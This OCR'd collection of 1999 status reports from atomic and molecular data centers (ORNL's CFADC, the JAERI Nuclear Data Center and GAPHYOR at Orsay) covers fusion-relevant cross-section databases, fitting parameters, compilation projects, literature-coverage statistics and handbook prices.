
- Bibliography on-line at **www-cfadc.phy.ornl.gov**
- 1000 new entries added per year, contributed to IAEA and shared with other data centers
- New database software designed and implemented in Microsoft Access - Y2K compliant, new capabilities, archival bibliography, linkage to JILA database, Redbooks, ALADDIN, etc.

Elastic, charge transfer, and related transport cross section database

- To model plasma charge state and momentum, energy, and particle transport
- Fully quantal calculations of differential and integral elastic cross section and transport relevant moments
- 250 integral and 3000 differential cross sections for $(H,D,T)^+$ and $(H,D,T) + (H,D,T,H_2,D_2,T_2,$ HD,HT,DT,He)
- Corrected common errors in definitions of QM indistinguishability and CM distinguishability

Elastic, charge transfer, and related transport cross section database (cont.)

- All differential and integral cross sections fitted to simple forms with coefficient tabulated
- Scaling laws relating various cross sections determined for simplicity in modeling codes
- Published in Volume 8 of the "Greenbooks" (Atomic and Plasma-Material Interaction data for Fusion)
- All raw cross section data available through HTML/JAVA interface at the CFADC website


$H^+ + H_2 \rightarrow H^+ + H_2$
E_{CM} = 10 eV
$H^+ + H_2 \rightarrow H^+ + H_2$
E_{CM} = 19.95 eV
$2\pi \sin\theta \, d\sigma/d\Omega$ (a.u.)
Fit to Elastic
Elastic
Scattering Angle in Center of Mass System (rad)

1.1

$$H^+ + H \longrightarrow H^+ + H$$

Elastic and Spin Exchange Differential Cross Sections

Analytic fitting function

$$2\pi sin(\theta)\frac{d\sigma_{el,se}}{d\Omega}(\theta) = \left[A + B(1 - cos(\theta)) + C sin^2(\theta)\right]$$
$$exp\left[\left(\sum_{i=0} a_i (ln(\theta))^i\right) / \left(1. + \sum_{j=1} b_j (ln(\theta))^j\right)\right] \text{ a.u.},$$

where A, B, C, a_i, and b_j are coefficients depending on the center of mass collision energy (E, eV) and scattering angle (θ, radians) and the cross section is in atomic units (1 a.u. $= a_o^2$ srad^{-1} = 2.80028E-17 cm^2 srad^{-1}). Note that for the spin exchange (se) differential cross section, B and C are zero.

Fitting parameters

E = .1000 eV						
Elastic						
a_0-a_4:	.461952E+01	-.945908E+00	-.528337E+00	-.593195E+00	-.424272E-01	
b_1-b_4:	-.240216E+00	-.158865E+00	-.620930E-01	-.948671E-03		
A, B, C:	.107358E+01	.145464E+00	-.219962E+00			
Spin Exchange						
a_0-a_2:	.374041E+01	-.104631E+00	-.880560E-01			
b_1-b_3:	-.124687E+00	-.295937E-01	-.192982E-02			
A:	.129014E+01					
E = .1259 eV						
Elastic						
a_0-a_5:	.443357E+01	.221528E+00	.518007E-01	-.253708E+00	.173909E-01	.273252E-02
b_1-b_4:	-.505187E-02	-.699321E-01	-.328470E-01	.201814E-02		
A, B, C:	.113236E+01	-.615274E-02	-.114924E+00			
Spin Exchange						
a_0-a_4:	.391512E+01	.122489E+01	-.373419E+00	-.332672E+00	-.360741E-01	
b_1-b_3:	.115917E+00	-.837723E-01	-.376440E-01			
A:	.101158E+01					
E = .1585 eV						
Elastic						
a_0-a_5:	.449937E+01	-.143348E+01	-.438038E+00	-.127963E+00	.126174E+00	.993140E-02
b_1-b_4:	-.296822E+00	-.150118E+00	-.267352E-01	.905086E-02		
A, B, C:	.104576E+01	.531376E-01	-.817874E-01			
Spin Exchange						
a_0-a_2:	.290604E+01	-.270141E+00	-.103776E+00			
b_1-b_5:	-.186564E+00	-.145265E+00	-.371223E-01	-.374966E-02	-.134531E-03	
A:	.188706E+01					

New divertor relevant projects


- Efficient volume plasma recombination potentially leads to detachment
- E.g. "ion-conversion"

  $H^+ + H_2(v) \longrightarrow H + H_2^+(v',v'>3)$

  fully quantal calculation for 0-4 eV, CTSH for higher energies (collaborator: A. Ichihara)
- Other processes considered include

  $H_2 + H_2(v) \longrightarrow H_3^+(v') + H^-$

  $H^+ + H^- \longrightarrow H + H(n=3)$


$H^+ + H_2(\nu) \rightarrow H + H_2^+$
Dependence of Charge Tranfer on initial vibronic state
10^{-14}
10^{-15}
10^{-16}
10^{-17}
10^{-18}
10^{-19}
$\sigma(cm^2)$
9
4
3
7
8
2
6
5
1
ν=0
0
1
2
3
4
E_{CM} (eV)

Other projects

- Redbooks scanned and placed on Web
- Auburn-Rollins-Strathclyde ADAS electron impact data on Web
- Charge exchange recombination spectroscopy supported by CTMC, CDW, MO/AOCC calculations
- LTDSE - $H^+ + H$

Atomic and Molecular Data Activities at the JAERI Nuclear Data Center July 1997 - August 1999

Toshizo Shirai
Nuclear Data Center, Japan Atomic Energy Research Institute (JAERI)
Tokai-mura, Ibaraki 319-1195, Japan

Compilation and evaluation work is now in progress to make the 5th edition of Evaluated Atomic and Molecular (A+M) Data Library (JEAMDL-5) for fusion in collaboration with the JAERI A+M Data Research Committee and with NIST under the US-Japan fusion cooperation program. The main objective of JEAMDL-5 is A+M data relevant to fusion reactor divertor plasma.

Data Activities and Work in Progress

Our database is now available with the homepage address of http://wwwndc.tokai.jaeri.go.jp/JEAMDL/index.html. This database covers cross sections for about 600 kinds of collision processes, which were published as data compilations, so far.

Analytic expressions were obtained for the recommended cross sections of Phelps [J. Phys. Chem. Ref. Data **19**, 652 (1990)] for collisions of H^+, H_2^+,H_3^+, H, H_2, and H^- with hydrogen molecules [1]. A similar work is now in progress for the recommended data on collisions of electrons with hydrocarbons, such as CH_4 and so forth, and with H_2O, CO and CO_2 . The earlier compilations of Tawara [NIFS-DATA-6 (1990) and NIFS-DATA-19 (1992)] for these data have been revised by adding new data through 1998. We also have continued to revise the REDBOOK edited by Barnett [ORNL-6086/V1 (1990)] and found that some recommended data are in poor agreement with recent experiments.

In relation to recombination processes in divertor plasma, a theoretical study has been made on the collisions of H^+ with H_2 in vibrationally excited states in the energy range of 1 - 20eV with a trajectory-surface-hopping method on the diatomics-in-molecules potential energy surfaces [2]. The H_2^+ ion production is considerably affected by the vibrational state (v) of H_2. The cross section reaches 40Å^2 at v=5-7 and falls off gradually with increasing v. The H_2^+ ions are mainly produced through charge transfer in the energy range studied here. Particle rearrangement becomes most probable at v=11 in the range lower than 2eV, but the cross section is smaller than 8Å^2. Dissociation of H_2, on the other hand, becomes more probable with increasing v, the cross section for which is between 25Å^2 and 30Å^2 at v=15.

Cross sections for state-selective electron-capture by Be^{3+} ions in collisions with He atoms were calculated by using quantum-mechanical and semi-classical close-coupling techniques with a molecular-orbital expansion method at collision energies from 0.1meV/amu to 60eV/amu and from 60eV/amu to 10keV/amu, respectively [3]. At most of the collision energies studied here, the contribution of the Be^{2+}(1s2s) state was found to be dominant. In both triplet and singlet Be^{2+} ion formation, at lower collision energies below 0.01eV/amu, the cross sections began to increase rapidly with decreasing collision energy due to an orbiting effect, and several resonance-type peaks were also seen. The position of these resonances could be assigned with the ro-vibrational level of a quasi-molecule formed during collision.

A monograph will be published soon of spectral data for highly ionized atoms: Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr, and Mo, of special importance for fusion research [4]. Grotrian diagrams were already published [5]. We also have compiled wavelengths, energy levels, ionization energies, line classifications, intensities and transition probabilities for argon in all stages of ionization [6]. A similar compilation is now in progress for tungsten.

In parallel with these activities, we are promoting data production in research contract with five universities on the measurements of cross sections for charge transfer of Ni^{1-3+} in collisions with H_2 and rare gases, and of Ne^{q+} in collisions with hydrocarbons, on the calculations of state selective electron capture cross sections in collisions between B^{q+} and He, and on the measurements of emission from excited hydrogen atoms released from silicon material and of retention and re-emission of deuterium implanted into ceramics.

References

[1] T. Tabata and T. Shirai, ADNDT submitted.

[2] F. O. Ellison, J. Am. Chem. Soc. **85**, 3540 (1963).

[3] S. Suzuki, N. Shimakura, T. Shirai, and M. Kimura, J. Phys. B. 31, 1741 (1998).

[4] T. Shirai, J. Sugar, A. Musgrove, and W. L. Wiese, JPCRD Monograph No. 8 (1999) in press.

[5] T. Shirai, J. Sugar, and W. L. Wiese, JAERI-Data/Code 97-22 ~ 97-31.

[6] J. Sugar, A. Musgrove, and T. Shirai, JPCRD to be submitted.

GAPHYOR DATA CENTER 1998-1999
http://gaphyor.lpgp.u-psud.fr

Status Report and Projects

presented at the 15th Atomic and Molecular Data Centers Network Meeting IAEA, Vienna, 13-14 September 1999, Rapport GA-280.1

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GAPHYOR (GAs-PHYsics-ORsay) Data Center produces a Database on the properties of atoms, molecules and neutral or ionized gases ; as of September, 1st, 1999, the GAPHYOR file included about 516,000 entries. GAPHYOR includes now more than 27,000 Numerical Data, completing its traditional bibliographical and factual information.

On-line dissemination through Internet (WWW) has developed rapidly, with a total of 2,128 distinct effective users (not too speak of "voyeurist" visitors who are many as everywhere on the web), during the last two years.

The future developments include:
- a shortage of the integration delay by better use of network communication with our experts,
- a further increase in volume and quality of Numerical Data,
- a cleaning of the Database,
- the developement of a cd-rom version of GAPHYOR.

Le Centre de Données GAPHYOR (GAz-PHYsique-ORsay) produit une Banque de Données sur les propriétés des atomes, des molécules et des gaz neutres ou ionisés ; au 1er Septembre 1999 le fichier GAPHYOR comprenait environ 516.000 enregistrements, avec maintenant plus de 27.000 données numériques, complètant les traditionnelles informations bibliographiques et factuelles.

Le service de consultation en ligne sur Internet (WWW) s'est rapidement développé avec un total de 2.128 utilisateurs effectifs (sans compter les "voyeurs", nombreux comme partout sur le Web), durant les deux dernières années.

Nos projets de développement portent sur :
- *un raccourcissement du délai d'intégration par un meilleur usage des communications par réseau avec nos experts,*
- *un nettoyage de la base de données,*
- *une augmentation en volume et qualité de nos Données Numériques,*
- *la mise au point d'une version cd-rom de GAPHYOR.*

September 10, 1999

Contents

1 Some Statistics

As of 15th of July 1999, the total number of entries in the files was about 516 000 distributed as shown in Table 1. This means that more than 20 000 new entries (including 9 000 Numerical Data) have been collected during the last two years. %

Sections	Structures	Photon coll.	Electron coll.	At./mol. coll.	Macro. prop.	Σ
Factual Data	274 243	27 970	30 912	124 454	31 952	489 531
Numerical Data	10 225	705	2 587	12 637	859	27 013
Σ	284 468	28 675	33 499	137 091	32 811	516 544

Table 1: Statistics of Data (July, 15th, 1999)

2 Collection of new Data

The regular collection of Data from the litterature is made by the group of GAPHYOR experts:

M. Aubès, M.C. Bordage, A. Ricard *Université Paul Sabatier, Toulouse*
K. Berrington *Sheffield University, UK*
J. P. Booth *Université de Grenoble*
M. Costes *Université Bordeaux 1*
A.M. Diamy, J. C. Legrand *Université Pierre et Marie Curie, Paris*
J.L. Delcroix, C. Hellner, H. Rahal *Université Paris-Sud*
W. Eckstein *Max Planck Institute fur Plasma Physik, Garching by Munich, Germany*
V. Hrachova, R. Hrach *Karlova Univ., Praha, République Tchèque*
P. Veis *Comenius Univ., Bratislava, Slovaquie*

The origin of Data is shown in Table 2 below.

Rank	Code	Title	References	Entries
1	JCP	J.Chem.Phys.	20067	87268
2	JPC	J.Phys.Chem.	5376	42322
3	PR/A	Phys.Rev. A	8601	35073
4	JRD	J.Phys.Chem.Ref.Data	315	30787
5	ADND	Atom.data and nuclear data tables	323	20979
6	CHPL	Chem.Phys.Lett.	6316	20563
7	JP/B	J.Phys. B	6429	18518
8	JMSC	J.Molec.Stuctures (theo, chem.)	1353	14783
9	IJMS	Int.J.Mass spec.ion.phys.	1269	11809
10	JACS	J.Amer.Chem.Soc.	1081	10083
11	JMSP	J.Molec.Spectroscopy	5064	9332
12	EP/D	Eur.Phys. D	1340	8638
13	CHPH	Chem.Phys.	1966	6906
14	ZFKH	Zh.Fiz Khim.	787	6391
15	MOL	Molecular Phys.	2115	6252
16	JMSR	J.Molec.Stuctures	1097	6159
17	NBSS	N.B.S.Standard Ref.Data Ser.	63	5419
18	IJQC	Int.J.Quant.Chem.	1034	5059
19	JFH	J.Chem.Soc.Faraday Trans.II	827	4711
20	THCA	Theor.Chem.Acta	723	4439

Table 2: Origin of Data (15th July 1999)

2.1 Litterature Coverage

Our coverage of the litterature has improved during the last two years, as can be seen in Table 2.1 below. In this table we give for the main journals both the present stock of GAPHYOR entries and a so-called actualisation ratio A. This last ones is the ratio of the new 97-99 entries to the present stock, multiplied by a factor such that A should be unity when the flow of new entries is "normal". One notes that we are still in trouble with some journals.

n	Code	Titre	A	total
1	JCP	J.Chem.Phys.	0.49	87268
2	JPC	J.Phys.Chem.	1.09	42322
3	PR/A	Phys.Rev. A	1.58	35073
4	JRD	J.Phys.Chem.Ref.Data	2.88	30787
5	ADND	Atom.data and nuclear data tables	1.02	20979
6	CHPL	Chem.Phys.Lett.	0.00	20563
7	JP/B	J.Phys. B	0.48	18518
8	JMSC	J.Molec.Stuctures (theo, chem.)	0.07	14783
9	IJMS	Int.J.Mass spec.ion.phys.	1.73	11809
10	JACS	J.Amer.Chem.Soc.	0.00	10083
11	JMSP	J.Molec.Spectroscopy	0.98	9332
12	ZP/D	Z.Phys. D	0.45	8638
13	CHPH	Chem.Phys.	0.00	6906
14	ZFKH	Zh.Fiz Khim.	0.04	6391
15	MOL	Molecular Phys.	0.92	6252
16	JMSR	J.Molec.Stuctures	0.00	6159
17	IJQC	Int.J.Quant.Chem.	0.45	5059
18	PSC	Physica Scripta	0.71	4434
19	IJCK	Int.J.Chem.Kinet.	0.40	4344
20	OASK	Opt.i Spektr.	0.88	3276

Table 3: Actualisation rates of the first 20 journals

3 Structure of Data

The structure of Data has suffered only minor changes, with respect to the description given in our 1997 report at our last meeting. Let us mention here only the most significant modifications:

3.1 Numerical Data

The numerical Data are registered in three fields:

- **ENVA** gives the energy, or energy range covered by the numerical Data. Examples:
  1. 25 eV
  2. 10 - 100 eV
  3. 10 - 50 - 100 eV
  4. 1500 - 2500 K
- **VAL** gives the values themselves (lifetimes, cross-sections, reaction rates, ...). Examples:
  1. 3.5 E-16 cm2
  2. 3.5 - 6.4 E-16 cm2
  3. 3.5 - 12.2 - 6.4 E-16 cm2
  4. max $\approx$ 12.6 E-16 cm2 at $\approx$ 50 eV.
- **REM** gives additional informations such as spectroscopic notations of levels.

Note that the general idea is to give simple information (eg. lifetimes, reaction rates), or in more complexe cases (cross section curves, large tables, ...) some order of magnitudes, as for instance the extremities and the maximum on a cross section curve (cf. 3rd example above).

4 Paper publications

The UPDATE is no longer published: this was a too large amount of work for too few customers!

4.1 GAPHYOR Handbook

The HANDBOOK is a synthetic publication designed to help anybody who is interested in a new field of research. It can also be used as a help to on-line retrieval. It is a selection taken from the whole GAPHYOR Database.

GAPHYOR publishes now a new (fully redesigned) version of GAPHYOR HANDBOOK, in two Series:

1. Chemical Volumes describing the properties of a given group of Chemical systems.
2. Thematic Volumes describing for all Chemical Systems a given group of Processes.

No	Title	Selection	Pages	Price
	Chemical Volumes			
C01	Hydrogen, Deuterium, Tritium	62%	130	90 FF.
C02	Hydrogen + Noble Gases (He,Ne,Ar,Kr,Xe,Rn) + ...	72%	130	90 FF.
C03	Hydrogen + Mono-, bi- and trivalent elements + ...	60%	130	90 FF.
C04a	Hydrogen + 4A(C,Si,Ge,Sn,Pb) and 4B(Ti,Zr,Hf) groups	60%	150	100 FF.
C04b	Hydrogen + 4A/4B groups + 5A(N,P,As,Sb,Bi,Po) and 5B(V,Nb,Ta) groups + ...	75%	130	90 FF.
C04c	Hydrogen + 4A/4B groups + 6A(O,S,Se,Te) and 6B(Cr,Mo,W) groups + ...	50%	160	110 FF.
C05	Hydrogen + Nitrogen and Vanadium groups + ...	64%	130	90 FF.
C06	Hydrogen + Oxygen and Chromium groups + ...	57%	130	90 FF.
C07	Hydrogen + Halogens, Mn, Fe, Ru, Os, Lanthanides and Actinides groups + ...	86%	130	90 FF.
C08	Noble Gases (He,Ne,Ar,Kr,Xe,Rn)	60%	160	110 FF.
C09	Noble Gases + other heavier elements	52%	160	110 FF.
C10	Alkaline and Noble metals (pure and + other heavier elements)	55%	160	110 FF.
C11	Bi- and trivalent elements (pure and + other heavier elements)	62%	160	110 FF.
C12a	Carbon and Titanium groups	80%	110	80 FF.
C12b	Carbon and Titanium groups + other heavier elements	50%	150	100 FF.
C13	Nitrogen and Vanadium groups (pure and + other heavier elements)	50%	130	90 FF.
C14	Oxygen and Chromium groups (pure and + other heavier elements)	62%	130	90 FF.
C15	Halogens and Manganese groups (pure and + other heavier elements)	64%	160	110 FF.
C16	Triades (Fe..., Ru..., Os...), Lanthanides, Actinides	81%	160	110 FF.
C17	Surfaces and Clusters	52%	130	90 FF.
	Thematic Volumes			
No	Title	Selection	Pages	Price
T00	Cross Sections and Reaction Rates (Numerical values) (S and K)	100%	110	80 FF.
T11	Energy levels of Atoms and Molecules (EN + EA + EI)	12%	160	110 FF.
T12	Structures and Potential curves (VR)	29%	160	110 FF.
T13	Electronic Properties of Atoms and Molecules (DP + NP + PE + PF)	79%	110	80 FF.
T14	Radiative Transitions (TR)	54%	130	90 FF.
T15	Non-radiative Transitions (XX + IN + DT + DS + DG)	83%	60	70 FF.
T20	Photonic Collisions (Section 2)	52%	160	110 FF.
T30	Electronic Collisions (Section 3)	62%	160	110 FF.
T50	Macroscopic Properties of Gases (Section 5 : Transport coefficients, ...)	58%	160	110 FF.

The publication timing is decided in function of the various orders passed by users for one or several specific volumes. The prices have been minimized, so as to make it easy for every user to order only the volumes covering its own field of interest.

